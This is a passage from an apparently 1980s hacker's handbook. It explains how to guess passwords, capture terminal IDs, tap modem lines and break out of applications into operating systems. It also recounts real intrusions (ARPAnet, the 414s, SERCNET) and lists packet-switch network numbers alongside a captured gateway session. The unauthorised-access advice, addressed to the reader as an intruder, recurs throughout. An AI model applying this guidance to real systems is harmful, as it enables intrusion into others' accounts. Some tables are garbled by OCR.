Everyone thinks they know how to invent plausible and acceptable passwords; here are the ones that seem to come up over and over again: HELP - TEST - TESTER - SYSTEM - SYSTEM - MANAGER - SYSMAN - SYSOP -ENGINEER - OPS - OPERATIONS - CENTRAL - DEMO - DEMONSTRATION - AID -DISPLAY - CALL - TERMINAL - EXTERNAL - REMOTE - CHECK - NET - NETWORK - PHONE - FRED

Are you puzzled by the special inclusion of FRED? Look at your computer keyboard sometime and see how easily the one-fingered typist can find those four letters!

If you know of individuals likely to have legitimate access to a system, find out what you can about them to see if you can second-guess their choice of personal password. Own names, or those of loved ones, or initials are the top favourites. Sometimes there is some slight anagramming and other forms of obvious jumbling. If the password is numeric, the obvious things to try are birthdays, home phone numbers, vehicle numbers, bank account numbers (as displayed on cheques) and so on.

Sometimes numeric passwords are even easier to guess: I have found myself system manager of a private viewdata system simply by offering it the password 1234567890 and other hackers have been astonished at the results obtained from 11111111, 22222222 etc or 1010101, 2020202.

It is a good idea to see if you can work on the mentality and known pre-occupations of the legitimate password holder: if he's keen on classic rock'n'roll, you could try ELVIS; a gardener might choose CLEMATIS; Tolkien readers almost invariably select FRODO or BILBO; those who read Greek and Roman Literature at ancient universities often assume that no one would ever guess a password like EURIPIDES; it is a definitive rule that radio amateurs never use anything other than their call-signs.

Military users like words like FEARLESS and VALIANT or TOPDOG; universities, large companies and public corporations whose various departments are known by acronyms (like the BBC) can find those initials reappearing as passwords.

One less-publicised trick is to track down the name of the top person in the organisation and guess a computer identity for them; the hypothesis is that they were invited to try the computer when it was first opened and were given an 'easy' password which has neither been used since nor wiped from the user files. A related trick is to identify passwords associated with the hardware or software installer; usually the first job of a system manager on taking over a computer is to remove such IDs, but often they neglect to do so. Alternatively, a service engineer may have a permanent ID so that, if the system falls over, it can be returned to full activity with the minimum delay.

Nowadays there is little difficulty in devising theoretically secure password systems, and bolstering them by allowing each user only three false attempts before the disconnecting the line, as Prestel does, for example. The real difficulty lies in getting humans to follow the appropriate procedures. Most of us can only hold a limited quantity of character and number sequences reliably in our heads.

Make a log-on sequence too complicated, and users will feel compelled to write little notes to themselves, even if expressly forbidden to do so. After a while the complicated process becomes counter-productive. I have a encrypting/decrypting software pack- age for the IBM PC. It is undoubtedly many times more secure than the famous Enigma codes of World War II and after. The trouble is that that you need up to 25 different 14-digit numbers of your specification, which you and your correspondent must share if successful recovery of the original text is to take place.

Unfortunately the most convenient way to store these sequences is in a separate disk file (get one character wrong and decryption is impossible) and it is all too easy to save the key file either with the enciphered stream, or with the software master, in both of which locations they are vulnerable.

Nowadays many ordinary users of remote computer services use terminal emulator software to store their passwords. It is all too easy for the hacker to make a quick copy of a 'proper' user's disk, take it away, and then examine the contents of the various log-on files--usually by going into an 'amend password' option. The way for the legitimate user to obtain protection, other than the obvious one of keeping such disks secure, is to have the terminal software itself password protected, and all files encrypted until the correct password is input. But then that new password has to be committed to the owner's memory....

Passwords can also be embedded in the firmware of a terminal. This is the approach used in many Prestel viewdata sets when the user can, sometimes with the help of the Prestel computer, program his or her set into an EAROM (Electrically Alterable Read Only Memory). If, in the case of Prestel, the entire 14-digit sequence is permanently programmed in the set, that identity (and the user bill associated with it) is vulnerable to the first person who hits the 'viewdata' button on the keypad. Most users only program in the first 10 digits and key in the last four manually. A skilful hacker can make a terminal disgorge its programmed ID by sticking a modem in answer-mode on its back (reversing tones and, in the case of viewdata, speeds also) and sending the ASCII ENQ (ctrl-E) character, which will often cause the user's terminal to send its identity.

A more devious trick with a conventional terminal is to write a little program which overlays the usual sign-on sequence. The program captures the password as it is tapped out by the legitimate user and saves it to a file where the hacker can retrieve it later.

People reuse their passwords. The chances are that, if you obtain someone's password on one system, the same one will appear on another system to which that individual also has access.

### Programming tricks

In most longish magazine articles about electronic crime, the writer includes a list of 'techniques' with names like Salami, Trap Door and Trojan Horse. Most of these are not applicable to pure hacking, but refer to activities carried out by programmers interested in fraud.

The Salami technique, for example, consists of extracting tiny

sums of money from a large number of bank accounts and dumping the proceeds into an account owned by the frauds man. Typically there's an algorithm which monitors deposits which have as their last digit '8'; it then deducts '1' from that and then úl or \$1 is siphoned off.

The Trojan Horse is a more generalised technique which consists of hiding away a bit of unorthodox active code in a standard legitimate routine. The code could, for example, call a special larger routine under certain conditions and that routine could carry out a rapid fraud before wiping itself out and disappearing from the system for good.

The Trap Door is perhaps the only one of these techniques that pure hackers use. A typical case is when a hacker enters a system with a legitimate identity but is able to access and alter the user files. The hacker than creates a new identity with extra privileges to roam over the system, and is thus able to enter it at any time as a 'super-user' or 'system manager'.

## Hardware tricks

For the hacker with some knowledge of computer hardware and general electronics, and who is prepared to mess about with circuit diagrams, a soldering iron and perhaps a voltmeter, logic probe or oscilloscope, still further possibilities open up. One of the most useful bits of kit consists of a small cheap radio receiver (MW/AM band), a microphone and a tape recorder. Radios in the vicinity of computers, modems and telephone lines can readily pick up the chirp chirp of digital communications without the need of carrying out a physical phone 'tap'.

Alternatively, an inductive loop with a small low-gain amplifier in the vicinity of a telephone or line will give you a recording you can analyse later at your leisure. By identifying the pairs of tones being used, you can separate the caller and the host. By feeding the recorded tones onto an oscilloscope display you can freeze bits, 'characters' and 'words'; you can strip off the start and stop bits and, with the aid of an ASCII-to-binary table, examine what is happening. With experience it is entirely possible to identify a wide range of protocols simply from the 'look' of an oscilloscope. A cruder technique is simply to record and playback sign-on sequences; the limitation is that, even if you manage to log on, you may not know what to do afterwards.

Listening on phone lines is of course a technique also used by some sophisticated robbers. In 1982 the Lloyds Bank Holborn branch was raided; the alarm did not ring because the thieves had previously recorded the 'all-clear' signal from the phone line and then, during the break-in, stuffed the recording up the line to the alarm monitoring apparatus.

Sometimes the hacker must devise ad hoc bits of hardware trickery in order to achieve his ends. Access has been obtained to a well-known financial prices service largely by stringing together a series of simple hardware skills. The service is available mostly on leased lines, as the normal vagaries of dial-up would be too unreliable for the City folk who are the principal customers.

However, each terminal also has an associated dial-up facility, in case the leased line should go down; and in addition, the same terminals can have access to Prestel. Thus the hacker thought that it should be possible to access the service with ordinary viewdata equipment instead of the special units supplied along with the annual subscription. Obtaining the phone number was relatively easy: it was simply a matter of selecting manual dial-up from the appropriate menu, and listening to the pulses as they went through the regular phone.

The next step was to obtain a password. The owners of the terminal

to which the hacker had access did not know their ID; they had no need to know it because it was programmed into the terminal and sent automatically. The hacker could have put a micro 'back-to-front' across the line and sent a ENQ to see if an ID would be sent back. Instead he tried something less obvious.

The terminal was known to be programmable, provided one knew how and had the right type of keyboard. Engineers belonging to the service had been seen doing just that. How could the hacker acquire 'engineer' status? He produced the following hypothesis: the keyboard used by the service's customers was a simple affair, lacking many of the obvious keys used by normal terminals; the terminal itself was manufactured by the same company that produced a range of editing terminals for viewdata operators and publishers. Perhaps if one obtained a manual for the editing terminal, important clues might appear. A suitable photocopy was obtained and, lo and behold, there were instructions for altering terminal IDs, setting auto-diallers and so on.

Now to obtain a suitable keyboard. Perhaps a viewdata editing keyboard or a general purpose ASCII keyboard with switchable baud rates? So far, no hardware difficulties. An examination of the back of the terminal revealed that the supplied keypads used rather unusual connectors, not the 270¦ 6-pin DIN which is the Prestel standard. The hacker looked in another of his old files and discovered some literature relating to viewdata terminals. Now he knew what sort of things to expect from the strange socket at the back of the special terminal: he pushed in an unterminated plug and proceeded to test the free leads with a volt-meter against what he expected; eight minutes and some cursing later he had it worked out; five minutes after that he had built himself a little patch cord between an ASCII keyboard, set initially to 75 baud and then to 1200 baud as the most likely speeds; one minute later he found the terminal was responding as he had hoped ...

Now to see if there were similarities between the programming commands in the equipment for which he had a manual and the equipment he wished to hack. Indeed there were: on the screen before him was the menu and ID and phone data he had hoped to see. The final test was to move over to a conventional Prestel set, dial up the number for the financial service and send the ID.

The hacker himself was remarkably uninterested in the financial world and, after describing to me how he worked his trick, has now gone in search of other targets.

## Operating Systems

The majority of simple home micros operate only in two modes --Basic or machine code. Nearly all computers of a size greater than this use operating systems which are essentially housekeeping routines and which tell the processor where to expect instructions from, how to identify and manipulate both active and stored memory, how to keep track of drives and serial ports (and Joy-sticks and mice), how to accept data from a keyboard and locate it on a screen, how to dump results to screen or printer or disc drive, and so on. Familiar micro-based operating systems lnclude CP/M, MS-DOS, CP/M-86 and so on, but more advanced operating systems have more facilities -- capacity to allow several users all accessing the same data and programs without colliding with each other, enlarged standard utilities to make fast file creation, fast sorting and fast calculation much easier. Under Simple operating systems, the programmer has comparatively few tools to help him; often there is just the Basic language, which elf contains no standard procedures -- almost everything must be written from scratch each time.

But most computer programs rely, in essence, on a small set of standard modules: forms to accept data to a program, files to keep

the data in, calculations to transform that data, techniques to sort the data, forms to present the data to the user upon demand, the ability to present results in various graphics, and so on. So programs written under more advanced operating systems tend to be comparatively briefer for the same end-result than those with Basic acting not only as a language, but also as the computer's housekeeper.

When you enter a mainframe computer as an ordinary customer, you will almost certainly be located in an applications program, perhaps with the capacity to call up a limited range of other applications programs, whilst staying in the one which has logged you on as user and is watching your connect-time and central processor usage.

One of the immediate aims of a serious hacker is to get out of this environment and see what other facilities might be located on the mainframe. For example, if access can be had to the user-log it becomes possible for the hacker to create a whole new status for himself, as a system manager, engineer, whatever. The new status, together with a unique new password, can have all sorts o f privileges not granted to ordinary users. The hacker, having acquired the new status, logs out in his original identity and then logs back with his new one.

There is no single way to break out of an applications program into the operating system environment; people who do so seldom manage it by chance: they tend to have had some experience of a similar mainframe. One of the corny ways is to issue a BREAK or ctrl-C command and see what happens; but most applications programs concerned with logging users on to systems tend to filter out 'disturbing' commands of that sort. Sometimes it easier to go beyond the logging-in program into an another 'authorised' program and try

```
to crash out of that. The usual evidence for success is that the
nature of the prompts will change. Thus, on a well-known mini family
OS, the usual user prompt is COMMAND ?
or simply
>
Once you have crashed out the prompt may change to a simple
.
or
*
or even
:
it all depends.
```

To establish where you are in the system, you should ask for a directory; DIR or its obvious variants often give results. Directories may be hierarchical, as in MS-DOS version 2 and above, so that at the bottom level you simply get directories of other directories. Unix machines are very likely to exhibit this trait. And once you get a list of files and programs...well, that's where the exploration really begins.

In 1982, two Los Angeles hackers, still in their teens, devised one of the most sensational hacks so far, running all over the Pentagon's ARPA data exchange network. ARPAnet was and is the definitive packet-switched network (more about these in the next chapter). It has been running for twenty years, cost more than \$500m and links together over 300 computers across the United States and beyond. Reputedly it has 5,000 legitimate customers, among them NORAD, North American Air Defence Headquarters at Omaha, Nebraska. Ron Austin and Kevin Poulsen were determined to explore it.

Their weapons were an old TRS-80 and a VIC-20, nothing complicated, and their first attempts relied on password-guessing. The fourth try, 'UCB', the obvious initials of the University of California at Berkeley, got them in. The password in fact was little used by its legitimate owner and in the end, it was to be their downfall.

Aspects of ARPAnet have been extensively written up in the text-books simply because it has so many features which were first tried there and have since become 'standard' on all data networks. From the bookshop at UCLA, the hackers purchased the manual for UNIX, the multi-tasking, multi-user operating system devised by Bell Laboratories, the experimental arm of AT&T, the USA's biggest telephone company.

At the heart of Unix is a small kernel containing system primitives; Unix instructions are enclosed in a series of shells, and very complicated procedures can be called in a small number of text lines simply by defining a few pipes linking shells. Unix also contains a large library of routines which are what you tend to find inside the shells. Directories of files are arranged in a tree-like fashion, with master or root directories leading to other directories, and so on.

Ron and Kevin needed to become system 'super-users' with extra privileges, if they were to explore the system properly; 'UCB' was merely an ordinary user. Armed with their knowledge of Unix, they set out to find the files containing legitimate users' passwords and names. Associated with each password was a Unix shell which defined the level of privilege. Ron wrote a routine which captured the privilege shell associated with a known super-user at the point when that user signed on and then dumped it into the shell associated with a little-used identity they had decided to adopt for their own explorations. They became 'Jim Miller'; the original super-user lost his network status. Other IDs were added. Captured privilege shells were hidden away in a small computer called Shasta at Stanford, at the heart of California's Silicon Valley. Ron and Kevin were now super-users. They dropped into SRI, Stanford Research Institute, one of the world's great centres of scientific research; into the Rand Corporation, known equally for its extensive futurological forecasting and its 'thinking about the unthinkable', the processes of escalation to nuclear war; into the National Research Laboratory in Washington; into two private research firms back in California and two defence contractors on the East Coast; and across the Atlantic to the Norwegian Telecommunications Agency which, among other things, is widely believed to have a special role in watching Soviet Baltic activity. And, of course, NORAD.

Their running about had not gone unnoticed; ARPAnet and its constituent computers keep logs of activity as one form of security (see the section below) and officials both at UCLA (where they were puzzled to see an upsurge in activity by 'UCB') and in one of the defence contractors sounded an alarm. The KGB were suspected, the FBI alerted.

One person asked to act as sleuth was Brian Reid, a professor of electrical engineering at Stanford. He and his associates set up a series of system trips inside a Unix shell to notify them when certain IDs entered an ARPAnet computer. His first results seemed to indicate that the source of the hacking was Purdue, Indiana, but the strange IDs seemed to enter ARPAnet from all over the place.

Eventually, his researches lead him to the Shasta computer and he had identified 'Miller' as the identity he had to nail. He closed off entry to Shasta from ARPanet. 'Miller' reappeared; apparently via a gateway from another Stanford computer, Navajo. Reid, who in his sleuthing role had extremely high privileges, sought to wipe 'Miller' out of Navajo. A few minutes after 'Miller' had vanished from his screen, he re- appeared from yet another local computer, Diablo. The concentration of hacking effort in the Stanford area lead Reid to suppose that the origin of the trouble was local. The most effective way to catch the miscreant was by telephone trace. Accordingly, he prepared some tantalising, apparently private, files. This was bait, designed to keep 'Miller' online as long as possible while the FBI organised a telephone trace. 'Miller' duly appeared, the FBI went into action--and arrested an innocent businessman.

But back at UCLA they were still puzzling about 'UCB'. In one of his earliest sessions, Ron had answered a registration questionnaire with his own address, and things began to fall into place. In one of his last computer 'chats' before arrest, Kevin, then only 17 and only beginning to think that he and his friend might have someone on their trail, is supposed to have signed off: 'Got to go now, the FBI is knocking at my door.' A few hours later, that is exactly what happened.

### Computer Security Methods

Hackers have to be aware of the hazards of being caught: there is now a new profession of computer security experts, and they have had some successes. The first thing such consultants do is to attempt to divide responsibility within a computer establishment as much as possible. Only operators are allowed physical access to the installation, only programmers can use the operating system (and under some of these, such as VM, maybe only part of it.). Only system managers are permitted to validate passwords, and only the various classes of users are given access to the appropriate applications programs.

Next, if the operating system permits (it usually does), all accesses are logged; surveillance programs carry out an audit, which gives a historic record, and also, sometimes, perform monitoring, which is real-time surveillance.

In addition, separate programs may be in existence the sole purpose of which is threat monitoring: they test the system to see if anyone is trying repeatedly to log on without apparent success (say by using a program to try out various likely passwords).

They assess if any one port or terminal is getting more than usual usage, or if IDs other than a regular small list start using a particular terminal--as when a hacker obtains a legitimate ID but one that normally operates from only one terminal within close proximity to the main installation, whereas the hacker is calling from outside. Increasingly, in newer mainframe installations, security is built

into the operating system at hardware level. In older models this was not done, partly because the need was not perceived, but also because each such 'unnecessary' hardware call tended to slow the whole machine down. (If a computer must encrypt and decrypt every process before it is executed, regular calculations and data accesses take much longer.) However, the largest manufacturers now seem to have found viable solutions for this problem....

#### CHAPTER 7

#### Networks

Until ten years ago, the telecommunications and computer industries were almost entirely separate. Shortly they will be almost completely fused. Most of today's hackers operate largely in ignorance of what goes on in the lines and switching centres between the computer they own and the computer they wish to access. Increasingly, dedicated hackers are having to acquire knowledge and experience of data networks, a task made more interesting, but not easier, by the fact that the world's leading telecommunications organisations are pushing through an unprecedented rate of innovation, both technical and commercial. Apart from purely local lowspeed working, computer communications are now almost exclusively found on separate high-speed data networks, separate that is from the two traditional telecommunications systems telegraphy and telephone. Telex lines operate typically at 50 or 75 baud with an upper limit of 110 baud.

The highest efficient speed for telephone-line-based data is 1200 baud. All of these are pitifully slow compared with the internal speed of even the most sluggish computer. When system designers first came to evaluate what sort of facilities and performance would be needed for data communications, it became obvious that relatively few lessons would be drawn from the solutions already worked out in voice communications.

### Analogue Networks

In voicegrade networks, the challenge had been to squeeze as many analogue signals down limited-size cables as possible. One of the earlier solutions, still very widely used, is frequency division multiplexing (FDM): each of the original speech paths is modulated onto one of a specific series of radio frequency carrier waves; each such rf wave is then suppressed at the transmitting source and reinserted close to the receiving position so that only one of the sidebands (the lower), the part that actually contains the intelligence of the transmission, is actually sent over the main data path. This is similar to ssb transmission in radio.

The entire series of suppressed carrier waves are then modulated onto a further carrier wave, which then becomes the main vehicle for taking the bundle of channels from one end of a line to the other.

Typically, a small coaxial cable can handle 60 to 120 channels in this way, but large cables (the type dropped on the beds of oceans and employing several stages of modulation) can carry 2700 analogue channels. Changing audio channels (as they leave the telephone instrument and enter the local exchange) into rf channels, as well as making frequency division multiplexing possible, also brings benefits in that over long circuits it is easier to amplify rf signals to overcome losses in the cable.

Just before World War II, the first theoretical work was carried out to find further ways of economising on cable usage; what was then developed is called Pulse Code Modulation (PCM).

There are several stages. In the first, an analogue signal is sampled at specific intervals to produce a series of pulses; this is called Pulse Amplitude Modulation, and takes advantage of the characteristic of the human ear that if such pulses are sent down a line with only a very small interval between them, the brain smoothes over the gaps and reconstitutes the entire original signal.

In the second stage, the levels of amplitude are sampled and translated into a binary code. The process of dividing an analogue signal into digital form and then reassembling it in analogue form is called quantization. Most PCM systems use 128 quantizing levels, each pulse being coded into 7 binary digits, with an eighth added for supervisory purposes.

#### OPERATION OF A CHARACTER TDM

+----+ SYN | CH1 | CH2 | CH3 | CH4 | SYN | CH1 |

+		-+					+		-+
1									1
+		+		+	+	+			+
2									2
+ MUL	TIPLEXER	==+	М	+\/\/	-+ M	+==	+	MULTIPLEXER	+
3									3
+		+		+	+	+			+
4									4
+		-+					+		-+

--+---+ CH1 | SYN | CH4 | CH3 | CH2 | CH1 | SYN |----->

#### ONE DATA FRAME

By interleaving coded characters in a highspeed digital stream it is possible to send several separate voice channels along one physical link. This process is called Time Division Multiplexing (TDM) and together with FDM still forms the basis of most of the globe's voicegrade communications.

Digital Networks

Elegant though these solutions are, though, they are rapidly being

replaced by totally digital schemes. Analogue systems would be very wasteful when all that is being transmitted are the discrete audio tones of the output of a modem. In a speech circuit, the technology has to be able to 'hear', receive, digitize and reassemble the entire audio spectrum between 100 Hz and 3000 Hz, which is the usual passband of what we have come to expect from the audio quality of the telephone. Moreover, the technology must be sensitive to a wide range of amplitude; speech is made up of pitch and associated loudness. In a digital network, however, all one really wants to transmit are the digits, and it doesn't matter whether they are signified by audio tones, radio frequency values, voltage conditions or light pulses, just so long as there is circuitry at either end which can encode and decode.

There are other problems with voice transmission: once two parties have made a connection with each other (by the one dialling a number and the other lifting a handset), good sense has suggested that it was desirable to keep a total physical path open between them, it not being practical to close down the path during silences and re-open it when someone speaks. In any case the electromechanical nature of most of today's phone exchanges would make such turning off and on very cumbersome and noisy.

But with a purely digital transmission, routing of a 'call' doesn't have to be physical--individual blocks merely have to bear an electronic label of their originating and destination addresses, such addresses being 'read' in digital switching exchanges using chips, rather than electromechanical ones. Two benefits are thus simultaneously obtained: the valuable physical path (the cable or satellite link) is only in use when some intelligence is actually being transmitted and is not in use during 'silence'; secondly, switching can be much faster and more reliable. These ideas were synthesised into creating what has now become packet switching. The methods were first described in the mid-1960's but it was not until a decade later that suitable cheap technology existed to create a viable commercial service.

The British Telecom product is called Packet SwitchStream (PSS) and notable comparable US services are Compuserve, Telenet and Tymnet. Many other countries have their own services and international packet switching is entirely possible--the UK service is called, unsurprisingly, IPSS.

# International Packet Switched Services and DNICs INTERNATIONAL NETWORKS

Datacalls can be made to hosts on any listed International Networks. The NIC (Data Network Identification Code) must precede the international host's NUA. Charges quoted are for duration (per hour) and volume (per Ksegment) and are raised in steps of 1 minute and 10 segments respectively.

Country	Network	DNIC
Australia	Midas	5053
8elgium	Euronet	2062
Belgium	Euronet	2063
Canada	Datapac	3020
Canada	Globedat	3025
Canada	Infoswitch	3029
Denmark	Euronet	2383
France	Transpac	2080
French Antilles	Euronet	3400
Germany (FDR)	Datex P	2624
Germany (FDR)	Euronet	2623

Hong Kong	IDAS	4542
Irish Republic	Euronet	2723
Italy	Euronet	2223
Japan	DDX-P	4401
Japan	Venus-P	4408
Luxembourg	Euronet	2703
Netherlands	Euronet	2043
Country	Network	DNIC
Norway	Norpak	2422
Portugal	N/A	2682
Singapore	Telepac	5252
South Africa	Saponet	6550
Spain	TIDA	2141
Sweden Switzerland	Telepak Datalink	2405 2289
Switzerland	Euronet	2283
U.S.A.	Autonet	3126
U.S.A.	Compuserve	3132
U.S.A.	ITT (UDTS)	3103
U.S.A.	RCA (LSDS)	3113
U.S.A.	Telenet	3110
U.S.A.	Tymnet	3106
U.S.A.	Uninet	3125
U.S.A.	WUI (DBS)	3104

Additionally, Datacalls to the U.K. may be initiated from:

Bahrain, Barbados, Bermuda, Israel, New Zealand and the United Arabs Emirates.

Up to date Information can be obtained from IPSS Marketing on

01-9362743

In essence, the service operates at 48kbits/sec full duplex (both

directions simultaneously) and uses an extension of time division multiplexing Transmission streams are separated in convenient- sized blocks or packets, each one of which contains a head and tail signifying origination and destination. The packets are assembled either by the originating computer or by a special facility supplied by the packet switch system. The packets in a single transmission stream may all follow the same physical path or may use alternate routes depending on congestion. The packets from one 'conversation' are very likely to be interleaved with packets from many Other 'conversations'. The originating and receiving computers see none of this. At the receiving end, the various packets are stripped of their routing information, and re-assembled in the correct order before presentation to the computer's VDU or applications program.

PACKET ASSEMBLY/DISASSEMBLY

+-----PSS +---+ +---+ ------Key: O> CHARACTERS O> PACKETS

<0 <0 All public data networks using packet switching seek to be compatible with each other, at least to a considerable degree. The international standard they have to implement is called CCITT X.25. This is a multi-layered protocol covering (potentially) everything from electrical connections to the user interface. The levels work like this:

7 APPLICATION User interface
6 PRESENTATION Data formatting & code conversion
5 SESSION Co-ordination between processes
4 TRANSPORT Control of quality service
3 NETWORK Set up and maintenance of connections
2 DATA LINK Reliable transfer between terminal and network
PHYSICAL Transfer of bitstream between terminal and network

At the moment international agreement has only been reached on the lowest three levels, Physical, Data Link and Network. Above that, there is a battle in progress between IBM, which has solutions to the problems under the name SNA (Systems Network Architecture) and most of the remainder of the principal main- frame manufacturers, whose solution is called OSI (Open Systems Interconnection).

#### Packet Switching and the Single User

So much for the background explanation. How does this affect the user? Single users can access packet switching in one of two principal ways. They can use special terminals able to create the data packets in an appropriate form--called Packet Terminals, in the (In the original book there is a diagram showing Dial-up termials and single users connecting to a PAD system and Packet Terminals directly connected to the PSS. Note added by Electronic Images) jargon--and these sit on the packet switch circuit, accessing it via the nearest PSS exchange using a permanent dataline and modems operating at speeds of 2400, 4800, 9600 or 48K baud, depending on level of traffic. Alternatively, the customer can use an ordinary asynchronous terminal without packet-creating capabilities, and connect into a special PSS facility which handles the packet assembly for him. Such devices are called Packet Assembler/ Disassemblers, or PADs. In the jargon, such users are said to have Character Terminals. PADs are accessed either via leased line at 300 or 1200, or via dial-up at those speeds, but also at 110 and 1200/75.

Most readers of this book, if they have used packet switching at all, will have done so using their own computers as character terminals and by dialling into a PAD. The phone numbers of UK PADs can be found in the PSS directory, published by Telecom National Networks. In order to use PSS, you as an individual need a Network User Identity (NUI), which is registered at your local Packet Switch Exchange (PSE). The PAD at the PSE will throw you off if you don't give it a recognisable NUI. PADs are extremely flexible devices; they will configure their ports to suit your equipment, both as to speed and screen addressing, rather like a bulletin board (though to be accurate, it is the bulletin board which mimics the PAD).

Phone numbers to access PSS PADs

#### Terminal operating speed:

PSE	(STD)	110 OR 300	1200/75	1200 Duplex
Aberdeen	(0224)	642242	642484	642644
Birmingham Bristol	(021) (0272)	2145139 216411	2146191 216511	241 3061 216611
Cambridge	(0223)	82511	82411	82111
Edinburgh	(031)	337 9141	337 9121	337 9393
Glasgow	(041)	204 2011	204 2031	204 2051

Leeds	(0532)	470711	470611	470811
Liverpool	(051)	211 0000	212 5127	213 6327
London	(01)	825 9421	407 8344	928 2333
or	(01)	928 9111	928 3399	928 1737
Luton	(0582)	8181	8191	8101
Manchester	(061)	833 0242	833 0091	833 0631
Newcastle/Tyne	(0632)	314171	314181	314161
Nottingham	(0602)	881311	881411	881511
Portsmouth	(0705)	53011	53911	53811
Reading	(0734)	389111	380111	384111
(*)Slough	(0753)	6141	6131	6171

(\*)Local area code access to Slough is not available. Switch the modem/dataphone to 'data' on receipt of data tone.

Next, you need the Network User Address (NUA) of the host you are calling. These are also available from the same directory: Cambridge University Computing Services's NUA is 234 222339399, BLAISE is 234 219200222, Istel is 234 252724241, and so on. The first four numbers are known as the DNIC (Data Network Identification Code); of these the first three are the country ('234' is the UK identifier), and the last one the specific service in that country, '2' signifying PSS. You can also get into Prestel via PSS, though for UK purposes it is an academic exercise: A9 234 1100 2018 gives you Prestel without the graphics (A9 indicates to the system that you have a teletype terminal).

Once you have been routed to the host computer of your choice, then it is exactly if you were entering by direct dial; your password and so on will be requested. Costs of using PSS are governed by the number of packets exchanged, rather than the distance between two computers or the actual time of the call. A typical PSS session will thus contain the following running costs: local phone call to PAD (on regular phone bill, time-related), PSS charges (dependent on number of packets sent) and host computer bills (which could be time-related or be per record accessed or on fixed subscription).

Packet switching techniques are not confined to public data networks Prestel uses them for its own mini-network between the various Retrieval Computers (the ones the public dial into) and the Update and Mailbox Computers, and also to handle Gateway connections. Most newer private networks are packet switched.

Valued Added Networks (VANs) are basic telecoms networks or facilities to which some additional service--data processing or hosting of publishing ventures, for example--has been added.

Public Packet Switching, by offering easier and cheaper access, is a boon to the hacker. No longer does the hacker have to worry about the protocols that the host computer normally expects to see from its users. The X.25 protocol and the adaptability of the PAD mean that the hacker with even lowest quality asynchronous comms can talk to anything on the network. The tariff structure, favouring packets exchanged and not distance, means that any computer anywhere in the world can be a target.

Austin and Poulsen, the ARPAnet hackers, made dramatic use of a private packet-switched net; the Milwaukee 414s ran around GTE's Telenet service, one of the biggest public systems in the US. Their self-adopted name comes from the telephone area code for Milwaukee, a city chiefly known hitherto as a centre of the American beer industry. During the Spring and Summer of 1983, using publicly published directories, and the usual guessing games about pass-numbers and pass-words, the 414s dropped into the Security Pacific Bank in Los Angeles, the Sloan-Kettering Cancer Clinic in New York (it is still not clear to me if they actually altered patients records or merely looked at them), a Canadian cement company and the Los Alamos research laboratory in New Mexico, home of the atomic bomb, and where work on nuclear weapons continues to this day. It is believed that they saw there 'sensitive' but not 'classified' files.

Commenting about their activities, one prominent computer security consultant, Joesph Coates, said: 'The Milwaukee babies are great, the kind of kids anyone would like their own to - ~be...There's nothing wrong with those kids. The problem is with the idiots who sold the system and the ignorant people who bought it. Nobody should buy a computer without knowing how much ~ . security is built in....You have the timid dealing with the foolish.'

During the first couple of months of 1984, British hackers carried out a thorough exploration of SERCNET, the private packet-switched network sponsored by the Science and Engineering Research Council and centred on the Rutherford Appleton Laboratory in Cambridge. It links together all the science and technology universities and polytechnics in the United Kingdom and has gateways to PSS and CERN (European Nuclear Research).

Almost every type of mainframe and large mini-computer can be discovered hanging on to the system, IBM 3032 and 370 at Rutherford itself, Prime 400s, 550s and 750s all over the place, VAX 11/780s at Oxford, Daresbury, other VAXs at Durham, Cambridge, York, East Anglia and Newcastle, large numbers of GEC 4000 family members, and the odd PDP11 running Unix.

Penetration was first achieved when a telephone number appeared on a popular hobbyist bulletin board, together with the suggestion that the instruction 'CALL 40' might give results. It was soon discovered that if the hacker typed DEMO when asked for name and establishment, things started to happen. For several days hackers left each other messages on the hobbyist bulletin board, reporting progress, or the lack of it. Eventually, it became obvious that DEMO was supposed, as its name suggests, to be a limited facilities demonstration for casual users, but that it had been insecurely set up.

I can remember the night I pulled down the system manual, which had been left in an electronic file, watching page after page scroll down my VDU at 300 baud. All I had had to do was type the word 'GUIDE'. I remember also fetching down lists of addresses and mnemonics of SERCNET members. Included in the manual were extensive descriptions of the network protocols and their relation to 'standard' PSS-style networks.

As I complete this chapter I know that certain forms of access to SERCNET have been shut off, but that hacker exploration appears to continue. Some of the best hacker stories do not have a definite ending. I offer some brief extracts from captured SERCNET sessions. 03EOEHaae NODE 3. Which Service? PAD COM FAD>CALL 40 Welcome to SERCNET-PSS Gateway. Type HELP for help. Gatew::~cInkging in user HELP ID last used Wednesday, 18 January 1984 16:53 Started - Wed 18 Jan 19a4 17:07:55 Please enter your name and establishment DEMO Due to a local FTP problem messages entered via the HELP system during the last month have been lost. Please resubmit if problem/question is still outstanding 9/1/84.

No authorisation is required for calls which do not incur charges at the Gateway. There is now special support for TELEX. A TELEX service may be announced shortly.

Copies of the PSS Guide issue 4 are available on request to Program Advisory Office at RAL, telephone 0235 44 6111 (direct dial in) or 0235 21900 Ext 6111. Requests for copies should no longer be placed

in this help system. The following options are available: NOTES GUIDE TITLES ERRORS EXAMPLES HELP QUIT Which option do you require? GUIDE The program 'VIEW' is used to display the Gateway guide Commands available are: <CR> or N next page previous page р n list page n +n or -n go forward or back n pages S first page E last page L/string find line Containing string F/string find line beginning string exit from VIEW Q VIEW Vn 6> Q The following options are available: NOTES GUIDE TITLES ERRORS EXAMPLES HELP OUIT Which option do you require? HELP NOTES replies to user queries & other notes GUIDE Is the complete Gateway user guide (including the Appendices) TITLES 1- a list of SERCNET L PSS addresses & mnemonics (Guide Appendix 1) ERRORS List of error codes you may receive EXAMPLES are ome examples of use of the Gateway (Guide Appendix 2) OUIT exits from this session The following options are available: NOTES GUIDE TITLES ERRORS EXAMPLES HELP QUIT Which option do you require? TITLES VIEW Vn o>

